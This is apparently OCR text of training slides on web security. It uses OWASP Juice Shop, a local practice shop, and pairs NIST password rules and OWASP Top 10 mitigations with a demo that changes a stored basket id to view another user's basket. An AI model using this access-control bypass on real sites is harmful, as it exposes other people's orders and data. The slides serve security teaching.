
bjoern@owasp.org



# NIST Special Publication 800-63B

# Digital Identity Guidelines

*Authentication and Lifecycle Management*




Memorized secrets that are randomly chosen by the CSP (e.g., at enrollment) or by the verifier (e.g., when a user requests a new PIN) SHALL be at least 6 characters in length and SHALL be generated using an approved random bit generator [SP 800-90Ar1].

Memorized secret verifiers SHALL NOT permit the subscriber to store a "hint" that is accessible to an unauthenticated claimant. Verifiers SHALL NOT prompt subscribers to use specific types of information (e.g., "What was the name of your first pet?") when choosing memorized secrets.

# A04 Insecure Design

- Frameworks; design patterns; threat modeling; security testing; segregation & isolation

- Establish an SDLC using qualified professionals to help evaluate design security




Your Basket (bjoern@owasp.org)

Apple Juice (1000ml) 1 0.99¤

Total Price: 0.99¤


You will gain 0 Bonus Points from this order!




| Sta... | URL |
|---|---|
| 200 | http://localhost:3000/rest/admin/ap... |
| ⊘ | http://localhost:3000/assets/public/i... |
| 304 | http://localhost:3000/rest/user/whoa... |
| 304 | http://localhost:3000/rest/basket/6 |
| 200 | http://localhost:3000/socket.io/?EIO... |
| 200 | http://localhost:3000/socket.io/?EIO... |
| 101 | ws://localhost:3000/socket.io/?EIO=4... |
| 200 | http://localhost:3000/socket.io/?EIO... |
| ⊘ | http://localhost:3000/assets/public/i... |

30 requests | 2.93 MB / 12.49 kB transfe


```
status: "success"
▼ data: Object { id: 6, UserId: 13, createdAt: "2023-09-25T00:03:28.876Z", ... }
    id: 6
    coupon: null
    UserId: 13
    createdAt: "2023-09-25T00:03:28.876Z"
    updatedAt: "2023-09-25T00:03:28.876Z"
  ▼ Products: [ {...} ]
    ▶ 0: Object { id: 1, name: "Apple Juice (1000ml)", description: "The all-time cla
```



| Key ▲ | Value |
|---|---|
| bid | 6 |
| itemTotal | 0.99 |



| Key | Value |
|---|---|
| bid | 1 |
| itemTotal | 0.99 |



Your Basket (bjoern@owasp.org)

| | | | | |
|---|---|---|---|---|
| | Apple Juice (1000ml) | ⊟ 2 ⊞ | 0.99¤ | 🗑 |
| | Orange Juice (1000ml) | ⊟ 3 ⊞ | 2.49¤ | 🗑 |
| | Fresh Biscuit | ⊟ 1 ⊞ | 8.99¤ | 🗑 |
| | Apple Pomace | ⊟ 1 ⊞ | 0.89¤ | 🗑 |


Total Price: 19.330000000000002¤

FREE
BIRD
SEED

# A01 Broken Access Control

- Sanitize user input
- Whitelist allowed characters
- Log access control failures
- Implement access control in one place and re-use it
- Deny by default

*… all server side!*



User Registration

Email *

john.doe@hotmail.com

Password *

